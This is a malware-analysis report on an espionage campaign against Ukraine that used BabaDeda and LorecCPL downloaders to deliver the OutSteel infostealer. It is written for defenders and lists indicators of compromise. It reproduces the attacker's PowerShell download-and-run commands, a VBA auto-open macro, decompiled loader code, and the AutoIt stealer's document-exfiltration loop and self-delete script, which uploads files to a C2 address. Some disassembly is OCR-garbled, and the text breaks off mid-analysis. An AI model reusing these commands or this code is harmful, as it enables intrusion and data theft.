



Cyber Reports

**BabaDeda and LorecCPL
downloaders used to run Outsteel
against Ukraine**

16/02/2022

INDEX

1	Introduction	3
2	Analysis	4
2.1	Double BabaDeda crypter downloaded from LNK or docm template	6
2.1.1	First Stage.....	8
2.1.2	WhisperGate Code OVERLAP	19
2.2	BABADED A Crypter Dropped from a new Downloader	22
2.3	LorecCPL downloads ASPProtected Outsteel.....	27
3	Indicators of Compromise.....	33
4	ATT&CK Matrix.....	34

1 Introduction

Beginning in January 2022, there was a series of attacks on numerous organizations in Ukraine spanning the government, the military, non-governmental organizations (NGOs), with the primary intent of exfiltrating sensitive information and maintaining access.


Based on these new details and **Telsy**'s threat hunt, we uncovered several links that strongly support the idea that these attacks were part of a larger campaign that has been running for a few months and has undergone several evolutions.

In this way we have mapped the various clusters and in particular three chains of infection, composed of a series of techniques and procedures, with several significant elements that we consider important to better understand the various phases implemented.

One of the most used access vectors in these campaigns are spear-phishing emails with malicious attachments. Phishing attachments contain a first-stage payload that downloads and executes additional payloads. The main payload provided by the malware is an infostealer written in AutoIt compiled (**OutSteel**). Its main goal is to steal files from the victim's machine by uploading them to a default *Command and control* (C2) server. The element detected in these latter chains is the downloader used to load the infostealer "Outsteel". In the past this was loaded by the [**SaintBot**](#) tool while in these campaigns, it is loaded by the [**BabaDeda**](#) crypter.

Based on victimology and the fact that this attack attempts to steal files from government entities, it is assumed to be a state-sponsored group.

Some evidence suggests that these activities are carried out by a hacker group called "[**Lorec53**](#)" as named by the security firm "[**NSFocus**](#)". The group is suspected of being employed by other high-level espionage organisations to conduct espionage attacks, targeting government employees in Georgia and Ukraine. This group uses the infostealer "[**Outsteel**](#)" and the downloader "[**LorecCPL**](#)", both of which have overlapping code with the same artefacts identified in the campaigns analysed in this report. We can therefore assume that the [**BabaDeda**](#) crypter is also one of the tools in use by this group.



2 Analysis


Telsy detected several infection chains starting with different initial stages: document template, LNK file or a CPL file representing a new type of downloader very similar to a shellcode in the way the stack is used.

The second phase uses the BabaDeda crypter to run the infostealer called *OutSteel*.

BabaDeda Crypter is an evasive malware that acts like an installer and executes a shellcode stored encrypted in a file usually, xml or pdf, dropped by the installer self. The main binary of *BabaDeda Crypter* it's a malicious binary, *compiled with text segment writable*, that has only the purpose to load the 1st malicious library.

The first malicious DLL side loaded decrypt the shellcode storing it in the text section of the main binary and loads/execute the secondary malicious library in another thread then return to the decrypted shellcode.

The decrypted shellcode represents the real payload embedded in the installer by the threat actor while the 2nd malicious library can embed every kind of malware. In the samples that we found the 2nd library is used sometime as downloader and in other cases as thread to achieve persistence, it depends by the stage.




Below a kind of time line that describes how the tools were employed in the time, most likely, by the same threat actor.

Outsteel dropped by BabaDeda Crypter that is downloaded by LNK/DOTM	Outsteel dropped by BabaDeda Crypter that is downloaded by LorecCPL	Outsteel ASPPROTECTED dropped by xor encrypted LorecCPL	Outsteel dropped by SaintBot (source: Cert UA)
October 2021	November 2021	December 2021	January 2022

2.1 Double BabaDeda crypter downloaded from LNK or docm template

This infection chain, which can be placed in the period September / October 2021 according to the compilation times, starts with a link (LNK) or a WORD template document that downloads the *BabaDeda* crypter. The *BabaDeda* crypter includes Outsteel as a payload and a downloader as 2nd library.



The **Lnk file** with hash `931a86f402fee99ae1358bb0b76d055b2d04518f`, most likely distributed by e-mail, named “*Особливі документи СБУ.lnk*” (*Special documents of the SBU.lnk*) is, clearly, a decoy document for Ukrainian defense officers. This Lnk file was contained in zip archives hosted on discord.

When open it executes a PowerShell command to download and execute the first phase from the URL: “`hxxp://3237.site/test01.exe`”

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe \
Start-BitsTransfer -Sou http://3237.site/test01.e`xe -Dest C:\Users\Public\o5impa.e`xe;C:\Users\Public\o5impa.e`xe
```

The downloaded executable with hash `0d584d72fe321332df0b0a17720191ad96737f47` is stored in the public directory and it is executed from the PowerShell self.

Instead the document with hash `ac672a07c62d48c0a7f98554038913770efaef11` is a word **.dotm** model and starts the first phase of the infection in the same way as the **Ink** file, downloading and executing the same artifact through PowerShell: `hxxp://3237.site/test01.exe`.

Зміна до додатка 1 до рішення Ради національної безпеки і оборони України від 18 червня 2021 року "Про застосування персональних спеціальних економічних та інших обмежувальних заходів (санкцій)"			
№ з/п	Прізвище, ім'я, по батькові, ідентифікаційні дані (дата народження, громадянство), посада/професійна діяльність	Вид обмежувального заходу (відповідно до Закону України "Про санкції")	Срок застосування
"85	***к**к**к* *к*к*к* ***к****к* *****к**к**), ****к****к* 8 *к*т*к* *к*****, *к*к****к* *к* *к*у*к****, *к*т* *к*в****к* *к* *к*у*к**** *к* *к*д*к****к* *к*у*к****, 28*к*3*9*4, irudiksu@ua, *к*е *к* ****k****k**** *k****, *k**** *к* *к*у*к****, *к* *к*в****к* *к* *к*у*к****, *к*т *к* *к*у*к****, *к* *к*в****к* *к* *к*у*к****, буд *к* *к*у*к****, буд **2, *к* *к*	1) блокування активів – тимчасове обмеження права особи користуватися та розпоряджатися належним майном, 2) запобігання введенню капіталу за межі України, 3) інші санкції, що відповідають принципам застосування, встановленим цим Законом	Три роки*

The following document header suggests that this document may have been used after September 2021.

“Addition to the decision of the National Security and Defense Council of Ukraine of September 7, 2021 "On Amendments to Personal Special Economic and Other Restrictive Measures (Sanctions)"

The template contains a macro that on the open event drops a cmd file with a PowerShell command inside.


```
olevba ac672a07c62d48c0a7f98554038913770efaef11
olevba 0.60 on Python 3.9.9 - http://decalage.info/python/oletools
=====
FILE: ac672a07c62d48c0a7f98554038913770efaef11
        https://www.decalage.info/olevba/OLETools.html#fileinfo
Type: OLE
-----
VBA MACRO ThisDocument.cls
in file: ac672a07c62d48c0a7f98554038913770efaef11 - OLE stream: 'Macros/VBA/ThisDocument'
-----
Private Sub Document_Open()
    PREVIEW   HEX
    applyImpact = "power"
    directionLess = "C:\Users\Public\Documents\programtwo.c" & Chr(109) & "d"
    bestnewline = "Hello"
    wearmoney = Freefile
    open directionless For Output As #wearmoney
    Print #wearmoney, applyImpact & bestnewline & " -w hi sle^ep -S 31;Start-BitsTransfer -Source http://3237.site/test01.e`xe" & " -Destination C:\Users\Public\Documents\manlevel.e`xe" & ";C:\Users\Public\Docume
nts\manlevel.e`xe"
    Close wearmoney
    sheee = "shee"
    abh = CreateObject(sheee & ".application").Open(directionless)
End Sub
```

The **cmd** file is stored in “C:\Users\Public\Documents\programtwo.cmd” and contains the PowerShell command to download the artifact from URL “[hxxp://3237.site/test01.exe](http://3237.site/test01.exe)” and save it in “C:\Users\Public\Documents\manlevel.exe”.

As in the previous LNK document the PowerShell command runs the downloaded file. Also, the WORD template has been hosted on discord and is most likely downloaded as a remote template from a docx released by email.

2.1.1 First Stage

Both files, Lnk and WORD template, downloads the same installer has been created with *Inno Setup*.



```
[0x004b5eec]> iV
== VS_VERSIONINFO ==
# VS_FIXEDFILEINFO
Signature: 0xfeef04bd
StrucVersion: 0x10000
FileVersion: 2.0.4.2
ProductVersion: 2.0.4.2
FileFlagsMask: 0x3f
FileFlags: 0x0
FileOS: 0x4
FileType: 0x1
FileSubType: 0x0
# StringTable
Comments: This installation was built with Inno Setup.
CompanyName: Mariusz Gromada
FileDescription: mX Parser Setup
FileVersion: 2.0.4.2
LegalCopyright:
OriginalFileName:
ProductName: mX Parser
ProductVersion: 2.0.4.2
```

Once executed, it extracts all the components in the path:

“C:\Users\admin\AppData\Roaming\mXParser”.

The main executable, named “*mathparser.exe*” whose hash is *26474ba449682e82ca38fef32836dcb23ee24012*, is executed directly by the installer after all the components have been extracted.

This installation is a **BabaDeda** crypter, i.e. a type of loader. In fact, as described in the blog of the security company "[Morphisec](#)", it is used to evasively load a malicious payload stored in another file. Since the analysis cited by the blog is exhaustive, it was not performed.

This loader was reported in November 2021 in connection with attacks against the **NFT** and **Crypto** community. Instead, it was used in these campaigns, leading to the

assumption that it could be code reuse or the action of the same cybercriminal group in favour of a state-sponsored threat actor.

Basically, the **BabaDeda** crypter phases are:

1. Main Binary load and run a malicious DLL;
2. The malicious DLL load and execute in another thread the second malicious DLL;
3. The first malicious DLL read and parse the shellcode and write it in the text section of the main binary;
4. The first malicious DLL returns to the shellcode entry point;
5. The decryption shellcode has three main tasks: first, it extracts the loader shellcode and the payload, then it decrypts them, and finally, it transfers the execution to the decrypted loader shellcode.
6. Finally, the payload is executed.

Since the second loaded DLL and the final payload can be customised, *BabaDeda* crypter can be used to load any type of installation, in fact in this particular infection chain the first installer is intended to download and run another *BabaDeda* crypter. This differs from the analysis carried out by the company *Morphisec* in November 2021 in which the samples analysed were only used to directly upload malicious artefacts.

The “*mathparser*” installation directory contains the following malicious files:

NAME	SHA1	PURPOSE
mathparser.exe	26474ba449682e82ca38fef32836dcb23ee24012	Main malicious Binary
JxCnv40.dll	7d44391b76368b8331c4f468f8ddbaf6ee5a6793	1 st Loaded DLL
libics4.0.dll	e1d92e085df142d703ed9fd9c65ed92562a759fa	2 nd Loaded DLL
manual.pdf	8423b25054aa78535c49042295558f33d34deae1	Shellcode Container

So, the main binary before loading the library named “*JxCnv40.dll*” set the current directory to the right path to be sure that side loading technique works.

```

00464cbf 51      PUSH    ECX
00464cc0 6a 00   PUSH    0x0
00464cc2 ff 15 c0 CALL    dword ptr [->KERNEL32.DLL::GetModuleFileNameW]
                      e2 7f 00
00464cc8 6a 5c      PUSH    0x5c
00464cca 8d 95 ec  LEA     EDX=>local_818,[EBP + 0xfffff7ec]
                      f7 ff ff
00464cd0 52      PUSH    EDX
00464cd1 e8 1a c0  CALL    wcsrchr_wrap
                      ff ff
00464cd6 83 c4 08 ADD     ESP,0x8
00464cd9 89 85 88  MOV    dword ptr [EBP + local_97c],EAX
                      f6 ff ff
00464cdf 33 c0      XOR    EAX,EAX
00464ce1 8b 8d 88  MOV    ECX,dword ptr [EBP + local_97c]
                      f6 ff ff
00464cef 66 89 01  MOV    word ptr [ECX],AX
00464cea 8d 95 ec  LEA     EDX=>local_818,[EBP + 0xfffff7ec]
                      f7 ff ff
00464cf0 52      PUSH    EDX
00464cf1 ff 15 b8  CALL    dword ptr [->KERNEL32.DLL::SetCurrentDirectoryW]
                      e2 7f 00
00464cf7 83 bd 88  CMP    dword ptr [EBP + local_97c],0x0
                      f6 ff ff 00
00464cf8 0f 85 8c  JNZ    run_1st_dll
                      00 00 00

```

		XREF[2] :	
00464d90 9b 0d 40	MOV ECX,dword ptr [DAT_00979940]	00464cfe(j), 00464d87(j)	= 00950188h
99 97 00			
00464d96 51	PUSH ECX=>s_JxCnv40.dll_00950188		= "JxCnv40.dll"
00464d97 ff 15 bc	CALL dword ptr [->KERNEL32.DLL::LoadLibraryA]		
e2 7f 00			
00464d9d 89 85 28	MOV dword ptr [EBP + local_9dc],EAX		
f6 ff ff			
00464da3 8b 15 3c	MOV EDX,dword ptr [DAT_0097993c]		= 00950194h
99 97 00			
00464da9 52	PUSH EDX=>s_Manager_LookupSize_00950194		= "Manager_LookupSize"
00464daa 8b 85 28	MOV EAX,dword ptr [EBP + local_9dc]		
f6 ff ff			
00464db0 50	PUSH EAX		
00464db1 ff 15 b0	CALL dword ptr [->KERNEL32.DLL::GetProcAddress]		
e2 7f 00			
00464db7 89 85 84	MOV dword ptr [EBP + local_980],EAX		
f6 ff ff			
00464dbd 83 bd 84	CMP dword ptr [EBP + local_980],0x0		
f6 ff ff 00			
00464dc4 74 06	JZ LAB_00464dcc		
00464dc6 ff 95 84	CALL dword ptr [EBP + local_980]		run JxCnv40.dll:Manager_LookupSize
f6 ff ff			

This library, whit hash `7d44391b76368b8331c4f468f8ddbaf6ee5a6793`, run in a thread the second malicious library.

```

C# Decompile: Manager_LookupSize - (JxCnv40.dll)
56  iVar6 = CreateFileA("manual.pdf",0xc0000000,1,0,3,0x80,0);
57  local_50 = 0x1f;
58  /* routine that waits random time */
59  random_time_wait();
60  /* file not found */
61  if (iVar6 == 0) {

```

```

85 iVar7 = GetFileSize(iVar6,0);
86             /* allocate memory */
87 iVar8 = new_wrapper(iVar7 * 4);
88             /* store file contents in the new memory */
89 ReadFile(iVar6,iVar8,iVar7,local_60,0);
90 CloseHandle(iVar6);
91             /* store file buffer address at a specified offset. */
92 *(int *)iVar8 + 0x1c5b0) = iVar8;
93 iVar6 = GetModuleHandleA(0);
94 _ArgList = operator_new((unsigned_int)0x1);
95 uVar9 = __beginthreadex((void *)0x0,0,load_malicious_library,_ArgList,0,
96 (uint *)((int)&local_50 + 4));
97
98             /* close thread handle */
99 uVar9 = closehandle_wrap(uVar9,local_50,_4_4);
100 if (uVar9 == 0) {
101             /* offset where to copy the shellcode */
102     puVar1 = (undefined4 *)iVar6 + 0x2400;
103     local_3c = 0;
104     local_50 = 0;
105             /* get address of the shellcode, fixed offset! */
106     puVar12 = (undefined4 *)iVar8 + 0xbdc6;
107     puVar14 = puVar1;
108             /* copy the shellcode long 0x226 bytes into the text segment of the module
109             handle */
110     for (iVar6 = 0x226; iVar6 != 0; iVar6 = iVar6 + -1) {
111         *puVar14 = *puVar12;
112         puVar12 = puVar12 + 1;
113         puVar14 = puVar14 + 1;
114     }
115             /* check that file buffer address is not null! */
116     if (*((char *)iVar8 + 0x1c5b8) != '\0') {
117             /* run the shellcode */
118             (*((code *)puVar1))();
119     }
120 }
```

Basically, the first library open “*manual.pdf*” reads all the content, then starts a new thread and after copy the 0x226 bytes from the file content into the main binary text section. The main binary is compiled with text section writable, so it does not need any virtual protect API. The shellcode taken from the file is located at a specified offset and it has a fixed size, this means that the *BabaDeda* crypter is not so ductile, indeed the binary is strictly linked to the shellcode and the file that contains the shellcode. This makes harder to re-use it without having the *BabaDeda* crypter build tools. A threat actor could use it changing the offsets manually to load another shellcode of different length from another file.

Below the routine that loads the second library:



Meanwhile the second library is executed in another thread, the final payload is decrypted and executed in the main binary thread. The payload named *Outsteel* sends the documents to be exfiltrated to the URL “[hxxp://185.244.41.109:8080/upld/](http://185.244.41.109:8080/upld/)”.

This IP was disclosed as an IoC by the Ukrainian CERT in February 2022, although the same has been in use since at least October 2021. The final payload was decompiled with *AutoIt* tools and a code snippet follows.

```
2793     Return_Hex(StringToBinary($sstring, $sb_utf8))
2794 EndFunc ;==> _STRINGTOHEX
2795 $url = "http://185.244.41.109:8080/upld/"
2796 $dsks = DriveGetDrive("FIXED")
2797 $rem = 0x0
2798 For $i = 0x1 To $dsks[0x0]
2799     If $dsks[$i] = @HomeDrive Then
2800         $rem = $i
2801     Endif
2802 Next
2803 $dsks[$rem] = @HomePath
2804 $uuid = Hex(DriveGetSerial(""))
2805 For $drv = 0x1 To $dsks[0x0]
2806     $return = _FILESEARCH($dsks[$drv], "*.*.doc;*.*.pdf;*.*.ppt;*.*.dot;*.*.xl;*.*.csv;*.*.rtf;*.*.dot;*.*.mdb;*.*.accdb;*.*.pot;*.*.pps;*.*.ppa;*.*.rar;*.*.zip;*.*.tar;*.*.7z;*.*.txt")
2807     For $i = 0x1 To $return[0x0]
2808         $name_new = StringReplace($return[$i], ":", " ")
2809         $name_new = StringReplace($name_new, "\", "/")
2810         _HTTP_UPLOAD($url & $uuid, $return[$i], _StringToHex($name_new), "", _StringToHex($name_new))
2811     Next
2812 Next
2813 $hfile = FileOpen("r.bat", 0x2)
2814 FileWrite($hfile, "@echo off" & @CRLF)
2815 FileWrite($hfile, "tryrem" & @CRLF)
2816 FileWrite($hfile, "del " & @ScriptName & @CRLF)
2817 FileWrite($hfile, "if exist " & @ScriptName & " (goto tryrem)" & @CRLF)
2818 FileWrite($hfile, "start /b "" cmd /min /c del \"%~f0%& Taskkill /IM cmd.exe /F&exit /b' & @CRLF)
2819 FileClose($hfile)
2820 Run("cmd /c start /min r.bat", "", @SW_HIDE)
```

Outsteel snippet code

The second library, with hash `e1d92e085df142d703ed9fd9c65ed92562a759fa`, is a mere downloader. Its main and only purpose is to download the next stage and run it.

Decompile: FInstance - (libics4.0.dll)

```

45 memcpy_wrap(local_7a0,L"http://smm2021.net/load2022.exe");
46 local_77c[0] = (undefined4 ****)0x0;
47 local_8 = 0xffffffff;
48 local_76c = 0;
49 local_768 = 7;
50 memcpy_wrap(local_77c,(short *)&DAT_101304b8);
51 iVar1 = noisy_return_1();
52 if (iVar1 == 0) {
53     /* return downloads dir path */
54     ppvVar2 = (void **)get_downloads_dir(local_7f4);
55     /* concat installation.exe to downloads directory */
56     ppppuVar3 = (undefined4 ****)strcat_wrap(local_7dc,ppvVar2);
57     if (local_77c != (undefined4 ****)ppppuVar3) {
58         FUN_1000154c(local_77c);
59         ppppuVar4 = ppppuVar3;
60         ppppuVar6 = local_77c;
61         for (iVar1 = 6; iVar1 != 0; iVar1 = iVar1 + -1) {
62             *ppppuVar6 = *ppppuVar4;
63             ppppuVar4 = ppppuVar4 + 1;
64             ppppuVar6 = ppppuVar6 + 1;
65         }
66         ppppuVar3[4] = (undefined4 *** )0x0;
67         ppppuVar3[5] = (undefined4 *** )0x7;
68         *(undefined2 *ppppuVar3 = 0;
69     }
70     FUN_1000154c(local_7f4);
71     ppppuVar3 = local_77c;
72     if (7 < local_768) {
73         ppppuVar3 = local_77c[0];
74     }
75     ppppuVar4 = local_7a0;
76     if (7 < local_78c) {
77         ppppuVar4 = local_7a0[0];
78     }
79     URLDownloadToFileW(0,pppuVar4,pppuVar3,0,0);
80 }
81 _File = _fopen("db","r");
82 /* return 0 if the function cannot allocate memory */
83 iVar5 = (int *)FUN_10001b00((int)&PTR_DAT_100f1970);
84 calloc_wrap(local_7c4);
85 if (iVar5 != (int *)0x0) {
86     ppppuVar3 = local_77c;
87     if (7 < local_768) {
88         ppppuVar3 = local_77c[0];
89     }
90     ShellExecuteW(0,L"open",pppuVar3,0,0,5);
91 }
92 }
```

Register View:

715F129D	BB8C	MOV ECX,EAX	CALL 11b1c54.0.715F154C	EAX 0391D038 L:"http://smm2021.net/load2022.exe"
715F12AA	6A 00	POP ECX		EBX 00000000
715F12AB	59	POP EBX		ECX 0394C50 L:C:\\Users\\IEUser\\Downloads\\installation.exe"
715F12AC	8B D0	MOV EDI,EDF		ESP 03A9F848
715F12AD	B8D0 88F8FFFF	LEA ED1,DWORD PTR SS:[EBP-778]		ESI 03A9F394
715F12AE	F3 A8	REP MOVS D		EDI 03A9F448
715F12AF	00 00 00 00	REP MOVS D PTR DS:[EBX+10],0		
715F12B0	33C0	XOR EAX,EAX		
715F12B5	00 00 00 00	MOV DWOR D PTR DS:[EBX+4],7		
715F12B7	66 8903	MOV DWOR D PTR DS:[EBX+4],7		
715F12B8	00 00 00 00	MOV DWOR D PTR DS:[EBX+4],7		
715F12C1	B8D0 28F8FFFF	LEA ECX,DWORD PTR SS:[EBP-708]		
715F12C2	EB 50	LEA ECX,DWORD PTR DS:[EBP-708]		
715F12C3	8B D0 10F8FFFF	CALL 11b1c54.0.715F154C		
715F12D0	E8 75020000	CALL 11b1c54.0.715F154C		EFLAGS 00000344
715F12D1	00 00 00 00	CALL 11b1c54.0.715F154C		ZF 1 PF 1 AF 0
715F12D2	B8D0 89F8FFFF 08	LEA ECX,DWORD PTR SS:[EBP-764],8		OF 0 SF 0 DF 0
715F12D3	00 00 00 00	LEA ECX,DWORD PTR SS:[EBP-778]		CF 0 TF 1 IF 1
715F12E0	B8D0 89F8FFFF	CALL 11b1c54.0.715F154C		LastError 000003F0 (ERROR_NO_TOKEN)
715F12E4	BD85 64F8FFFF	CALL 11b1c54.0.715F154C		LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)
715F12E5	00 00 00 00	CALL 11b1c54.0.715F154C		
715F12F1	83BD 78F8FFFF 08	CMP DWOR D PTR SS:[EBP-788],8		
715F12F8	0F4385 64F8FFFF	CMOVAE AX,DWORD PTR SS:[EBP-79C]		
715F12FB	00 00 00 00	MOV ECX,ECX		
715F1301	S3	PUSH EBX		
715F1302	S1	PUSH ECX		
715F1303	S1	PUSH ECX		
715F1304	S1	PUSH ECX		
715F1305	S1	PUSH ECX		
715F1306	S1	PUSH ECX		
715F1307	S1	PUSH ECX		
715F1308	PF11 C8146E71	CALL DWORD PTR DS:[&URLDownloadToFileW]		GS 0028 FS 0053
715F130C	68 E404727A	PUSH 11b1c54.0.715204E4		ES 0028 DS 0028
715F130D	68 C1300000	CALL 11b1c54.0.715F154C		Default (static)
715F1316	68 C1300000	CALL 11b1c54.0.715F154C		
715F1318	68 70196E71	PUSH 11b1c54.0.716E1970		

Then the library with hash e1d92e085df142d703ed9fd9c65ed92562a759fa downloads from the URL "hxxp://smm2021.net/load2022.exe" the artefact, stores it in the path "C:\\Users\\<user>\\Downloads\\installation.exe" and finally executes it.

The downloaded file represents the second *BabaDeda* crypter installation and has hash: 75afd05e721553211ce2b6d6760b3e6426378469.

```
[0x0052eaa0]> IV  
== VS_VERSIONINFO ===  
00 00  
100023c 09 94 00 NOV  
T8 f1 ff  
10001242 83 4d fc ff DR  
10001246 04 00 00 LEA  
Signature: 0xfee04bd  
StrucVersion: 0x10000  
FileOversize: 2.1.11.53  
ProductVersion: 2.1.11.53  
FileFlagsMask: 0x3f  
FileFlags: 0x1  
FileOS: 0x4  
FileType: 0x2  
FileSubType: 0x0  
00 00  
10001251 09 95 00 NOV  
T8 f1 ff  
100023b 09 95 00 NOV  
T8 f1 ff  
10001242 e9 22 02 CALL  
10001262 5b 31 f2 PUSH  
00 00  
1000267 09 84 17 CALL  
1000268 09 84 17 POP  
1000269 09 84 17 TEST  
100026a 09 84 17 JNZ  
# StringTable  
Company Name: AdoptOpenJDK  
CompanyName: AdoptOpenJDK  
FileDescription: Network OpenJDK 11 Installer  
FileVersion: 2.1.11.53  
InternalName: aad  
LegalCopyright: Copyright (C) 2021 AdoptOpenJDK  
OriginalFileName: aad.exe  
